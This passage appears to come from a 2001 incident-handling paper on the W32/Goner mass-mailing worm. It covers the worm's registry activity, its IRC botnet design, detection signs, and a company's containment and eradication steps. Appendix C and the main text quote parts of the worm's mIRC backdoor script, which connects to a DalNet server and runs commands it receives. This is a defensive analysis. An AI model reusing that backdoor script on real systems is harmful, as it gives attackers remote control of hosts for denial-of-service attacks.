6625 gone.scr:193 OpenKey HKCR\Scripting.FileSystemObject \Clsid SUCCESS Key: 0xE1317AA0
6626 gone.scr:193 QueryValue HKCR\Scripting.FileSystemObject \Clsid\Default SUCCESS
      "{0D43FE01-F093-11CF-8940-00A0C9054228}"
6627 gone.scr:193 CloseKey HKCR\Scripting.FileSystemObject \Clsid SUCCESS Key: 0xE1317AA0

6786 MAPISP32.EXE:204 OpenKey HKLM\System\CurrentControlSet \Control\Session Manager
      SUCCESS Key: 0xE20344E0
6789 gone.scr:193 OpenKey HKCU\Software\Mirabilis\ICQ\DefaultPrefs \MsgApi SUCCESS
      Key: 0xE1153020
6790 gone.scr:193 EnumerateKey HKCU\Software\Mirabilis\ICQ\DefaultPrefs \MsgApi SUCCESS
      Name: E94AD7C14D1DBAE8
6791 gone.scr:193 OpenKey
      HKCU\Software\Mirabilis\ICQ\DefaultPrefs \MsgApi\E94AD7C14D1DBAE8 SUCCESS Key: 0xE1330C60
```

Should it successfully be able to launch IRC (IRC must already be installed) it will act as a zombie, logging into the #pentagone channel, and awaiting further instructions. The control is exercised via a backdoor using mIRC and the inserted remote32.ini file, which is loaded via modifications of the mirc.ini file. This file will reportedly not always be created - only if the appropriate mIRC client is found.<sup>3</sup> The channel was disabled as soon as this was discovered, so it is not possible for a denial of service to be launched using these zombies, though that was the idea (also see Figure 4).

The mirc.ini file was modified to include the following:

```
[rfiles]
n0=remote32.ini
```



The file remote32.ini was dropped in C: \mIRC\remote32.ini on my test system (see Appendix C for the complete script); below you can see the lines which select the DalNet IRC server and assigns the channel name #pentagone. It is not clear to me from the script if the channel name is in fact #pentagonex, or simply #pentagone as is reported by all accounts which I have read.

```
n26= on *:join:*: { if ($nick == $me) && ($sock(mircactive).t o == $null) { set %bfloodport
6 $+ 6 $+ 67 | set %bfloodserv twisted.ma.us.dal.net | set %bfloodchan #pentagonex |
newloaderst %bfloodserv %bfloodport %bfloodchan } }
```

The worm walks the entire filesystem, at the end of which it loops back through the entire process again: finding dll's for icq, ole, etc... loading Outlook, and so on.

The code (which is compiled, and therefore impenetrable to me since I don't know assembler) was apparently not written with a great desire for efficiency or subtlety as it would repeatedly write the exact same registry entry over and over again without a care as to whether it was already there or not. This sledgehammer approach was also evident in the file accesses, whereby it would repeat the same searches and checks.


Since I knew<sup>3</sup> that the worm was reported to attempt to remove anti-virus programs I was disappointed not to find significant evidence of this in my own analysis. The only hint I found was a particular entry looking for "C: \SAFEWEB" at the onset of the launch. I did search for several of the files listed on the TrendMicro web site<sup>3</sup> and was not able to find any data to indicate that they had been searched for by the worm. The likely explanation is that I did not allow it to run long enough; unfortunately my system was very short on memory after the 45 minutes and it was becoming difficult to even save the log files, never mind continue adding to them.

In addition, the worm on my test system did not connect to the DalNet irc server; since the #pentagone channel has been handicapped from sending commands to any zombies this would not have resulted in participation in a DDOS attack in any case. At the very early stages of the worm the infected hosts would reportedly connect via IRC to #pentagone, awaiting instructions from a "human" logged into the channel. There were no reports that I found indicating that a DDOS was actually launched prior to the disabling of this functionality by DalNet.

### Description and Diagram of the Attack

The figure below depicts the (theoretical) second phase of the attack by goner. The first phase is as described above, and involves infection via email, and possible distribution of copies of itself via ICQ and SMTP. Should the worm be able to establish an outgoing IRC connection to DalNet, it will then attempt to login to the server and wait for instructions on #pentagone.

**Figure 4 - DDOS phase of attack**



This is pretty typical of DDOS - infect as many hosts as you can with clients destined to participate in a DDOS against the victim of the attacker's choice. This is very efficient since the attacker isn't really using much computing power, but his instructions will be amplified by all of the clients. Since this was never exploited the real impact of goner was as a mass-mailer.

### Signature of the Attack

It is easy to determine if infection from goner has occurred, in particular, there are several specific items which will pinpoint its presence:

1. The registry key entry `HKLM\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\RUN`  
`\\C:\WINNT\System32\gone.scr` exists.
2. The file `C:\WINNT\System32\gone.scr` exists.
3. You have an outgoing network connection to #pentagone (via IRC).
4. Your mail client has distributed copies of the worm to the recipients in your Address Book.
5. Your ICQ client has distributed copies of the worm to your buddies.
6. The file `remote32.ini` has been created.

## How to Protect Against It

The only effective ways of protecting against infection by this worm are to not use a windows mail application (not reasonable); or to have an up-to-date virus scanning program which will detect the worm - and ideally to block any executable attachments at the mail gateway in the first place. To avoid participating in propagation AV software is just as useful, but you can also block outgoing ICQ and IRC.

## The Incident Handling Process

### Preparation

Within the network where I work, we have a system of scanning email for a list of forbidden attachments when they arrive at the Exchange Server. Should an email have a forbidden attachment, it will happily remove it from the offending message, and then scan it for viruses and other things that match up with its signature file.

Here is the notice the Network Group received to inform us that we had begun receiving gone.scr attachments on December the 4<sup>th</sup>.

ScanMail for Microsoft Exchange has blocked a file attachment(s).

Place = sdoo@algorithmics.com  
Sender = Shaggy  
Subject = Hi  
Delivery Time = December 04, 2001 (Tuesday) 12:52:48

Action on file attachment(s):  
Quarantine 'gone.scr' to f: \ScanMail\blocked\_attachments at Scooby Doo

Message from recipient's administrator:  
As part of Acme Security Policy on e-mail, this attachment has been blocked from entering our mail system. The attachment name can be found in this message. For Acme Employees who require more information on how to send and receive e-mail with attachments, please refer to the following: <http://xxxxxx/it/docs/documentation/virus-faq.html>. For people external to Acme, please contact the intended recipient for further information.

The vulnerability in the gone case lies not with a defective protocol or unpatched OS, but rather with an end user's misplaced trust in an attachment. The worm travels via social engineering, exploiting the user's tendency to double-click attachments. To abate the threat of dangerous executable attachments in email, we try to educate the users via our Anti-Virus and Email Policy, as well as bringing any new viruses/malware to their attention via a standard notice from the NAV Administrator. The user base is instructed to look out for such attachments and to report them to the Help Desk. This process is working well, and has diminished the number of infections.

Nevertheless, Since it is not possible to always rely on a user making the right choice, we scan attachments for forbidden extensions and viri, along with scanning their hard drives and the Exchange mail pool.

Christine\_Merey\_GCIH

18

We were in the enviable position of having forbidden \*.scr attachments some time ago and as such should have been impervious to the gone.scr worm. As any Security Admin will tell you, not pursuing something that is "going ballistic" <sup>1</sup> (see Appendix A) because you *think* are invulnerable is the beginning of the end.

The ScanMail program is configured to scan for a large list of "forbidden" attachments, the complete list is included below:

.386, .adt, .avi, .bas, .bat, .bin, .cmd, .com, .cpl, .csc, .dll, .drv, .eml, .exe, .js, .mpeg, .mov, .nws, .pif, .scr, .shs, .sys, .vbs, .xl

We have a large number of satellite offices around the world which we entrust to maintain their systems with up -to-date anti-virus software. There have been occasions where they do not have software we simply assumed was there, and that was the case on December the 4<sup>th</sup>. Not all of the satellite offices are required to report to the main office, and as a result, there is often a difference of opinion in regards to policies, procedures and due diligence. The only official members of the Security Team reside in my office, and it would be fair to say that this location is the most prepared for any incidents.

There are no pre-designated handlers other than myself, however, should I feel I need help during any particular incident it is simply a matter of requesting it, and we will create a temporary team for the duration. This approach is not ideal since frequently temporary team members do not have a background in security and as such can only do what they are told. Oftentimes, support is required from a remote office and their expertise only allows them to serve as remote hands, but they cannot identify or deal with an incident on their own.

We have a very clear reporting structure which makes it simple to determine who should be contacted in the event of an incident, and whose responsibility it is to escalate matters internally. Since this hierarchy is well -defined it facilitates communication and helps you guarantee that you always know who is currently responsible for making the next decision. When you are working for a commercial company, this is a huge asset as you often are asked to choose actions which seem unwise from a technical perspective, but are in fact in the interest of the business. As a technical person, I always tend towards security rather than business, but with this communication policy, management is always able to advocate the action they would like taken. My role is simply to make a recommendation, however the priorities are chosen by management.

We do not currently have a Security Policy in place, though we are in the process of having a draft reviewed. This policy does not include the incident handling process, which will be covered by a further document. At this time, incidents are handled by myself with the intent that a formal procedure will be approved in the future. In order to be prepared for incidents, I keep current on new issues via the Handler's Diary <sup>20</sup>, the Bugtraq <sup>21</sup> mailing list, the NTBugtraq <sup>1</sup> list and the Incidents <sup>2</sup> list. The procedures followed are unofficial, but are commensurate with the ideas promoted by the SANS Institute <sup>22</sup>.

There are several items which are recommended that we do not have at this time. For example, we do not have a "jump bag", however I am requesting that resources be allocated to create one. At this time the incident handling process has not been formalized; this, along with many other initiatives, will happen as security -type changes become more of a focus for the organization.

## Identification

In order to proceed with an investigation I needed to establish what symptoms I should be looking for. After reviewing the advisory <sup>3</sup> I decided that the following items would be satisfactory in identifying that a machine was NOT infected:

1. NAV had an updated definition of the goneworm.
2. NAV had scanned the entire hard drive and not found the worm.
3. The registry entry HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\goneworm did not exist.
4. ICQ traffic was not trying to get out of the firewall.
5. There was no other abnormal behavior on the box (slow response, unresponsive, mystery applications running, etc...)
6. No user reported receiving the worm.
7. No emails confiscated by the mail scanning program indicated that the origin of the email was from an internal user (ie. thus indicating that they were infected and trying to propagate)

Since the worm was propagated via email attachment, it was clear that the key way to protect ourselves was to ensure that any attachments received were being intercepted and identified correctly and that any local viruses (perhaps coming in with a laptop that had been out in the field and contracted goneworm there) were being quarantined by NAV. At this time, our laptop users do not run any personal firewalls on their laptops, and it is planned in the future that all laptop and home users will have personal firewalls installed to close this security hole.

I like to err on the side of caution when I am not certain if a new threat will, or has, impacted the network. In this case, I asked the NAV Administrator to notify the user base of the new worm as is customary on December 04/2001. The NAV Administrator was away and did this remotely around 4pm - normally I would not need to contact him and he would initiate this himself. The contents of his email to the user base is included below:

**From:** Shaggy Doo [sdoo@algorithmics.com]  
**Sent:** December 4, 2001 5:08 PM  
**To:** USER BASE  
**Subject:** "GONER" or "goneworm" Virus Warning !

**Importance:** High  
Please be aware of this new virus which is spreading rapidly. We are already catching this attachment...

Subject = Hi  
Attachment = Gone.src  
Size of attachment = 38,912 bytes

"This worm will try to delete files of common anti-virus and firewall products. If the files are in use and cannot be deleted, the worm will create the file %SYSTEM%\Wininit.ini, which causes the files to be deleted when the computer restarts. W32.Goner.A@mm is also capable of spreading over the ICQ network."

For more information:

<http://www.symantec.com/avcenter/venc/data/w32.goner.a@mm.html>

7

We discussed the issue briefly to agree on a plan of action should the worm turn out to be a problem. Historically, there have been times when the Exchange server has become overwhelmed by mass-mailers and has allowed them to exist on the end users' desktop machines for a few minutes before it has removed the dangerous attachments. It was a concern that should Goner be received in a large number of messages simultaneously that it would "fail open" instead of "fail closed".

Nevertheless, we felt reasonably confident that the attachment scanning software at the Exchange server would intercept them (the viri), and should it not, that in turn the NAV servers would find them on the local hard drives, and then quarantine them. Naturally, your definitions must be updated in order to recognize such a new threat...

By the next morning, we had received a significant number of new notices of blocked attachments by the scanning software - I have included a few (edited) lines from the logs:

```
12/04/2001 19:24:44/FMurray/SSteve Bolivia/R12/04/2001
19:24:42/TPE_MAGISTR.B/Vgone.src/Of: \ScanMail\blocked_attachments \gone646A0032.src_/X3/AH
i/U
12/04/2001 19:50:30/FPat Simms/SP eter Piper/R12/04/2001
19:50:30/TPE_MAGISTR.B/Vgone.src/Of: \ScanMail\blocked_attachments \gone646A0033.src_/X3/AH
i/U
12/04/2001 20:06:21/FPat Simms/SJaney Gerbil/R12/04/2001
20:06:19/TPE_MAGISTR.B/Vgone.src/Of: \ScanMail\blocked_attachments \gone646A0034.src_/X3/AH
i/U
12/04/2001 20:06:45/FMurray/SSteve Bolivia/R12/04/2001
20:06:44/TPE_MAGISTR.B/Vgone.src/Of: \ScanMail\blocked_attachments \gone646A0035.src_/X3/AH
i/U
```

With a final glance at the Handler's Diary <sup>20</sup> I decided to announce an incident to Management and begin an investigation to ensure that we weren't getting hit in any soft spots. We have an agreed-upon procedure whereby I send out an email to certain parties when I become aware of a threat, whereupon I wait for approval back should I have asked to take a certain action. Once I received the "go ahead" I proceeded with my plan. Below is an excerpt from my email:

From: Christine Merey  
Sent: December 5, 2001 11:26 AM  
To: MANAGENT ADDRESS  
Cc: NETWORK GROUP  
Subject: INCIDENT ANNOUNCEMENT: Gone.src Virus

Christine\_Merey\_GCIH

21

\*\*\* PGP Signature Status: good  
\*\*\* Signer: Christine Merey  
\*\*\* Signed: 05/12/01 11:13:20 AM  
\*\*\* Verified: 06/12/01 11:58:50 AM  
\*\*\* BEGIN PGP VERIFIED MESSAGE \*\*\*

As per Scooby's email yesterday, a new virus was released into the wild:  
As explained at [www.incidents.org](http://www.incidents.org):

W32/Goner.A Virus Discovered

===== 20  
A new Visual Basic mass mailer virus has been discovered

<...snip to end of paragraph...>

We appear to have been hit moderate ly hard by this virus. I am concerned that we are not getting all of it, especially at the remote offices. In order to contain this situation, Shaggy has blocked 4000/udp and 4000/tcp on the firewall in order to prevent propagation via ICQ of any internal ly infected systems. This action will potentially protect Acme from any liability problems. Shaggy and I are also verifying all \*mail servers around the acmenet to ensure that they are a) running b) catching the virus c) cleaning it. We have already found a few abnormalities and if necessary will check all servers.

There is no sign whatsoever of the virus on the unix mail server, though this will need to be verified at intervals.

I will keep you appraised of the situation as it progresses.

Thanks, Chris.

\*\*\* END PGP VERIFIED MESSAGE \*\*\*

Note in the email above that the firewall admin blocked the wrong ports; he should have blocked tcp/5190 to prevent outgoing ICQ connections.

## Containment

I wanted to log in to each and every mail server (around 14 globally) in order to check them all for signs of infection, NAV update status, suspicious registry entries and intercepted viri. I felt that time was pressing and was concerned that if there was a breach, I would not be fast enough to contain it within a reasonable amount of time, so I requested assistance from a Networking person and told him what I'd like him to check. We divided the remote locations between us and he provided his notes to me after he was completed.

Our first check was to go over the logs of the blocked attachments, and verify that all of the source addresses were external, and that none were coming from an internal, and hence infected, user. We continued to verify this over the next few days as cases of blocked gone.scr ScanMail attachments were intercepted and reported.

Since the worm would try to propagate via ICQ, we decided to block these outgoing ports at the firewall and see if we got any hits in the logs (normally we allow our users to use messaging services). We blocked 4000 /udp and 4000/tcp and enabled logging. It is always a concern that a virus will come in through an odd channel, bypassing the

Christine\_Merey\_GCIH

22

Exchange server - whether it comes in to the network on two legs via laptop, via a Web - based mail service, a remote user, or even via UNIX. As it turned out, none of those things occurred, however they all needed to be investigated.

I ran a scan using Sophos<sup>23</sup> for UNIX on our local sendmail spool and came up clean. My co-worker and I had divided the list of hosts to check, and we began connecting to them using remote control software and going through my checklist of items -

1. Was NAV installed?

No: Send email to local administrator and IT/Security Management.  
Install NAV, reboot machine, update signatures, scan entire disk.  
Require post-mortem to find out why they didn't have it installed.  
Yes: OK, continue.

2. Was NAV up -to-date?

No: Update Nav, update signatures, scan entire disk.  
Yes: Has the hard drive been scanned since gone.scr was added to the signature file?  
Yes: OK, continue.  
No: Do a complete scan of hard drive.

3. Were any viruses ( of any kind, not only goner ) found on the host (in the quarantine)?

No: OK, continue.  
Yes: Record which viri were found in your notes.  
Check for "RunOnce/Run" registry key entries.  
Check all other servers in that location.

## Eradication

In total 30 servers were checked, which was twice as many as we had anticipated needing to verify. This was the result of finding a poor state of security on various servers - often out of compliance with our AV policy. Several servers needed to have NAV installed, and many more needed to have it updated to include a definition of Goner. Additionally, several copies of BadTrans were found during the hard drive scans and quarantined.

When one of us had located a server which did not have NAV installed, we sent an email to the local Administrator notifying them of the importance of the software, and telling them that they needed to install it immediately. The machine was not rebooted until they were notified again, or in some cases the reboot was scheduled with the local Administrators. I will not include the bulk of these numerous emails, but here is a brief excerpt of the first note I sent to the Remote Admins when I found NAV absent:

"...it is imperative that all servers, once connected to the network, have NAV installed and continually running with the latest virus definition updates. We are currently working to contain the virus Gone.scr and have in the course of looking for infections found that scoobyserver does not have NAV installed. Please remedy this as soon as possible and drop me and Shaggy Doo a note when it has been done..."



This initial email was followed by a second email if/when the software was not updated or the admin did not respond within a reasonable time:

"...Due to the urgency of this matter, the network group... will be installing NAV on any critical servers which are found without the software installed. The currently included servers are... Please note that all servers which require the NAV install will require a reboot! Page me to co-ordinate the time...

The software was then installed from the Primary Site to all the sites which were missing NAV. Once the updates were completed, the reboots were conducted. At this point, the scanning software located no copies of gone.scr that had not been found by ScanMail earlier, but did find several copies of BadTrans.

In this instance, no systems were actively infected with the goneworm, and as such there was no requirement for a backup of the machines.

The logs were used to confirm (and document) the success with which the AV software was blocking the worm. Additionally, no data was collected from the firewall which indicated any outgoing traffic on the blocked ports, which did not conclusively prove that there was no infection, but was a piece of supporting evidence that no internal infection resulted from the many incoming emails.

Naturally, should goneworm have been executed internally it obviously would NOT have been intercepted by the attachment scanner and by virtue of its success it would not be in the logs, so those logs are only useful to tell us that we are successfully blocking the worm at that point, but could never be used to *prove* that we were not infected.

Though no copies of gone.scr were found to have executed locally on any machine in the network, we continued to intercept them at the Exchange server over the next several days.

## **Recovery**

Service had to be interrupted to several offices while the servers which needed NAV installed were re-booted, which is necessary for it to take effect. The necessity of scanning those local hard drives resulted in decreased performance for the users which depended on those machines, as it is a resource-intensive task, as is installing the service. The source files for NAV needed to be copied over the VPN; the version of NAV installed has a large install package and this also resulted in degradation of network performance to those sites.

## **Lessons Learned**

The greatest difficulty lay not in the technical details, but in the political, and the requirement for quick responses from different timezones, and admins whose first language is neither English nor French.

The absence of the NAV Administrator resulted in some small delays in the notification of the user base of a new threat, however did not in the end have any impact on the outcome. At the "conclusion" of any incident, I post a follow-up message and when appropriate a post-mortem meeting is conducted to go over the events and ways to improve our general processes as a group. There was no meeting in this case, simply an email wrapping up what had happened, what work had been done, and with a wish-list of changes.

I made several recommendations to my group:

1. Virus software must be installed on all servers. Since this is already supposed to be policy, I recommend that we do an audit to ensure that compliance is 100%.
2. Virus software must be configured to auto-update. Many sites were not up-to-date when we checked yesterday.
3. Virus software should be configured to "Quarantine Automatically" not "Prompt".
4. Virus software should be configured to check "All Files" not "Program Files".
5. New machines should not be placed on the network until AFTER anti-virus software is installed.

I will discuss the reasons for my choices of the above items as well as improvements in internal communication that could have prevented this work being necessary in the first place.

1. Virus software must be installed on all servers.

Regarding point 1: Since the best way to protect against malware is up-to-date and active AV software, it is simply the *only* choice (in my opinion) to properly protect an Exchange server, as well as any other NT Server within the organization. During the incident it became clear that three of the remote sites did not have the time or the resources to install the AV software, in addition to which, one of them did not consider it to be their responsibility.

Unfortunately, this lack of clear responsibility is symptomatic of several of the more autonomous remote sites - all of which were lacking AV software, and to date this issue has not been clearly resolved.

As a result of the urgency of the situation during the incident I was allowed to simply log in and make whatever changes I deemed necessary, though under normal circumstances we allow them to administer their own machines. When the parameters of the machine fall too far outside of our minimum security "baseline" we attempt to intervene through political channels to encourage them to make the changes themselves. Obviously, this

isn't working, or they never would have considered it reasonable to leave main system servers with Internet exposure to happily process all manner of scary email.

It falls outside of the domain of the technical, and there is little that can be done other than to remotely audit as much of the system as possible and consult management when the situation becomes dire.

## 2. Virus software must be configured to auto-update.

Regarding point 2: It is common to find NAV configured and running, however - not updating. This problem will soon be permanently resolved with a network-wide NAV upgrade which allows a central server to control the frequency of updates, level of signature files, and reports which clients are enabled and running. It is my belief that Admins have installed NAV in the past without going in and customizing the configuration options - with the defaults not updating automatically. Some of the sites not only did not include the gone.scr definition, but in fact were several months out of date. The best way to handle this is just to take out the human element and make sure it happens automatically.

## 3. Virus software should be configured to "Quarantine Automatically" not "Prompt".

Regarding point 3: The familiar problem of which attachments can be exploited versus which cannot is completely moot in my mind, since it is a trivial matter to change a file name such that it does not "appear" to be a dangerous file, but in fact contains some lovely backdoor code that is just waiting for someone to change it's name to something that will execute. It is simply naively optimistic to keep the scanned file list to 'Program Files' and as such I always recommend 'All Files'. This practice has been widely accepted by the staff in terms of new installation configurations, but many systems were not retroactively changed. Each machine will need to be checked one at a time, or we can wait until the NAV upgrade, whereby it will be centrally controlled.

## 4. Virus software should be configured to check "All Files" not "Program Files".

Regarding point 4: The NAV default install provides a series of pop-up dialogs that enable you to pick and choose what you'd like to do with a detected piece of malware. This, once again, relies on the "human element" and is not ideal - all servers should be set to automatically quarantine viruses and any particular end user confronted with this information should not have a choice. Once again, this will be centrally controlled after the NAV upgrade.

## 5. New machines should not be placed on the network until AFTER anti-virus software is installed.

Regarding point 5: It is very clearly defined in a procedure document that no new servers are to be placed on the external network until after such time as all security patches and recommended "hardening" has been completed. Since a machine which is un-hardened

on the internet is one which is soon owned (something which, not surprisingly, has been learned the hard way) this rule has been placed into a procedure document and compliance is expected to be complete. Any host which is accessible via the Internet is to be approved personally by myself to meet a set of standards which I have developed.

Unfortunately, new DMZ/Internet machines are not always passed through this scrutiny, generally because a staff member does not know of this new policy, or simply thinks that it is more important to get it up quickly (I do not have the authority to enforce it myself). As mentioned previously, the remote offices do not have a direct reporting structure to the Security department and as such do not have to follow the procedure. I do regular port scans of all our Internet IP space in an effort to keep this in check, or at the very least be *aware* of what's going on.

Though a machine was found which had not been secured before being connected, it was not involved in any special way in the incident, it is simply one of the many deficiencies which was brought to our attention whilst investigating the impact of the worm on the network.

In a business setting, it is important to recognize what are the limits of your abilities. What may seem like an essential policy change to myself will not necessarily be approved for implementation by management. The requirements of the business are ultimately what determines what will, and will not, be done. In reality, there are limitations in time, resources and staff - all needed to implement the many changes that would be needed for my network become the poster child for information security.

It is a trying position to always accept something which may seem to be wholly inadequate from a security perspective, and I am finding it to be a large component of working for a commercial organization. The best contribution is one of education, whereby you can gradually teach your users and co-workers about the various issues, perhaps gaining some support for a new initiative or at least making the information available.

In summary, the incident described was not an "actual" infection, but brought to the attention of management many shortcomings that will hinder the handling of an "actual" infection. Clearly, this was opportunity for us to flex our incident-muscles and determine where we would be handicapped in an emergency.

## References

1. Cooper, Russ. "NTBugtraq Mailing List Archive - [Alert: W32/Gone.A -mm going ballistic](#)". 04 December 2001. URL: <http://www.ntbugtraq.com/default.asp?pid=36&sid=1&A2=ind0112&L=ntbugtraq&F=P&S=&P=200>. (26 Dec. 2001).
2. Security Focus. "Incidents Mailing List". 04 December 2001. URL: <http://www.securityfocus.com/cgi-bin/archive.pl?id=75&threads=0&start=2001-12-03&end=2001-12-09>. (4 Dec. 2001).
3. TrendMicro. "Virus Encyclopaedia - WORM\_GONE.A". 07 December 2001. URL: [http://www.antivirus.com/vinfo/virusencyclo/default5.asp?VName=WORM\\_GONE.A&VSect=T](http://www.antivirus.com/vinfo/virusencyclo/default5.asp?VName=WORM_GONE.A&VSect=T) (26 Dec 2001).
4. CVE Editorial Board List. "[CVEPRI] Editorial Board Teleconference Summary - September 27, 2001". 09 Oct 2001. URL: <http://cve.mitre.org/board/archives/2001-10/msg00000.html>. (28 Jan 2001).
5. F-Secure/DataFellows. "F-Secure Virus Descriptions". 05 December 2001. URL: <http://www.datafellows.com/v-descs/goner.shtml>. (05 Dec 2001).
6. MessageLabs. "Message Labs Viruseye". Copyright 2001. URL: <http://www.messagelabs.com>. (26 Dec 2001).
7. Symantec. "Security Response - [W32Goner.A@mm](#)". 10 December 2001. URL: <http://securityresponse.symantec.com/avcenter/venc/data/w32.goner.a@mm.html>. (26 Dec. 2001).
8. TrendMicro. "ScanMail for Microsoft Exchange". Copyright 2001. URL: <http://www.antivirus.com/products/smex/>. (26 Dec 2001).
9. MacGuire, Sean; Croteau, Robert -Andre. "Big Brother Network Monitor". Copyright BB4 Technologies 2001. URL: <http://www.bb4.com/>. (26 Dec 2001).
10. Internet Security Systems. "Real Secure". Copyright 1994 -2000 ISS. URL: [http://www.iss.net/securing\\_e-business/security\\_products/intrusion\\_detection/realsecure\\_networksensor/index.php](http://www.iss.net/securing_e-business/security_products/intrusion_detection/realsecure_networksensor/index.php). (26 Dec 2001).
11. Sabernet. "NTsyslog". Copyright 2000 -2001 Sabernet. URL: [http://www.geocities.com/sabernet\\_net/software/ntsyslog.html](http://www.geocities.com/sabernet_net/software/ntsyslog.html). (26 Dec 2001).
12. Atkins, Todd. "Swatch - The Simple WATCHer". 08 November 2001. URL: <http://oit.ucsb.edu/~eta/swatch/>. (26 Dec 2001).

13. Internet Security Systems. "System Scanner". Copyright 1994 -2000 ISS. URL: [http://www.iss.net/securing\\_e-business/security\\_products/security\\_assessment/system\\_scanner/index.php](http://www.iss.net/securing_e-business/security_products/security_assessment/system_scanner/index.php) . (26 Dec 2001).
14. Deraison, Renaud. "Nessus". Copyright 2000 Renaud Deraison. URL: <http://www.nessus.org> . (26 Dec 2001).
15. Internet Security Systems. "Advisory: Internet Security Systems Security Alert". 04 December 2001. URL: [http://www.iss.net/security\\_center/alerts/advise104.php](http://www.iss.net/security_center/alerts/advise104.php) . (18 Feb 2002).
16. SysInternals. "Utilities, Windows NT/2K". 23 October 2001. URL: <http://www.sysinternals.com/ntw2k/utilities.shtml> . (26 Dec 2001).
17. Politecnico di Torino. "Analyzer". Copyright 1997/2000. URL: <http://netgroup-serv.polito.it/analyzer/> . (12 Dec 2001).
18. Symantec. "Norton Anti -Virus". Copyright 2001. URL: [http://www.symantec.com/product/product\\_vp.html](http://www.symantec.com/product/product_vp.html) ". (20 Dec 2001).
19. Anderson, Steve. "Automating Outlook with OLE". VB -World Copyright ©1997 - 2001 Jelsoft Enterprises Limited . URL: <http://www.vb-world.net/internet/outlook/index2.html> . (28 Jan 2002).
20. Irwin, Vicky. "Handler's Diary: W32/Goner.A Virus Discovered", Incidents.org. 04 December 2001. URL: <http://www.incidents.org/diary.php?id=102> . (26 Dec 2001).
21. SecurityFocus. "Bugtraq Mailing List". Copyright 1999-2001 SecurityFocus. URL: <http://www.securityfocus.com/archive/1> . (26 Dec 2001).
22. SANS. "Intrusion Detection FAQ". 2001/2001 Sans Institute. URL: [http://www.sans.org/newlook/resources/IDFAQ/incident\\_handling\\_steps.htm](http://www.sans.org/newlook/resources/IDFAQ/incident_handling_steps.htm) . (24 Dec 2001).
23. Sophos. "Sophos Anti -Virus for Unix ". Copyright 2001. URL: <http://www.sophos.com/products/software/antivirus/savunix.html> . (26 Dec 2001).
24. Irwin, Vicky. "Handler's Diary: Goner: A Simple Analysis of File System and Registry Activity ". Incidents.org. 07 December 2001. URL: <http://www.incidents.org/diary.php?id=107> . (26 Dec 2001).
25. Roesch, Marty. "Snort - The Open Source Network Intrusion Detection System". Marty Roesch 01 January 30. URL: <http://www.snort.org/about.html> . (19 Feb 2002).

## APPENDIX A

The following is an exact quote of the email I received from the NTBugtraq mailing list, which is cited in the reference n °1.

=====Start of Message=====

From: Russ [\[mailto:Russ.Cooper@rc.on.ca\]](mailto:Russ.Cooper@rc.on.ca)  
Sent: Tuesday, December 04, 2001 1:33 PM  
To: NTBUGTRAQ@listserv.ntbugtraq.com  
Subject: Alert: W32/Gone.A -mm going ballistic

This worm started this morning (GMT) and was going very slowly, it has now taken off and is wreaking havoc on many very large companies.

Nothing automatic about it, includes a SCReen saver attachments (note the capitalized letters, they are the extension). This one should never have gotten legs, plain and simple block attachments at your email gateway.

Check your AV company for update details, although their sites may be very busy.

Cheers,  
Russ - Surgeon General of TruSecure Corporation/NTBugtraq Editor

=====End of Message=====

## APPENDIX B

This is an excerpt from the CVE Editorial Board Teleconference Summary from September the 27<sup>th</sup>, 2001 explaining their position on the inclusion of viruses under the CVE selection criteria.

=====Start of Excerpt=====

<snip>

Finally, MITRE will create a small number of high -level candidates related to worms and viruses. As this type of malicious code becomes more prevalent, there is an increased interest in obtaining CVE names for such code. This is reflected in the number of keyword searches for virus names on the CVE web site. Also, people frequently ask whether CVE covers viruses. While MITRE does not plan to solve the virus naming problem - as it's best left to the anti-virus community - it seems appropriate to capture the opinions of Editorial Board members, via their comments on existing candidates. These candidates could list the most well-known viruses, which would be found during keyword searches. CVE users could then view the commentary from Editorial Board members.

<snip>

=====End of Excerpt=====



## APPENDIX C

Contents of dropped remote32.ini file.

=====Start of Remote32. ini=====

```
[SCRIPT]
n0=alias newloaderst { sockopen mirccactive $1 $2 | .timer 1 30 sockwrite -tn mirccactive
join $3 }
n1=alias randomuser { return $rand(a,z) $+ $rand(a,z) $+ $rand(a,z) $+ $rand(a,z) $+
$rand(a,z) $+ $rand(a,z) $+ $rand(a,z) }
n2=on *:sockopen:mirccactive: { set %ux $randomuser
n3= sockwrite -tn $sockname user $rand(a,z) $+ $rand(a,z) $+ $rand(a,z) $+ $rand(a,z)
$rand(a,z) $+ $rand(a,z) $+ $rand(a,z) $rand(a,z) $+ $rand(a,z) $+ $rand(a,z) $+
$rand(a,z) $+ $rand(a,z) $rand(a, z) $+ $rand(a,z)
n4= sockwrite -tn $sockname nick %ux | set %mirccstatus RDY }
n5= on *:sockread:mirccactive: { if ($sockerr > 0) return
n6= sockread %exexe.dat | if ($sockbr == 0) return
n7= exexe %exexe.dat }
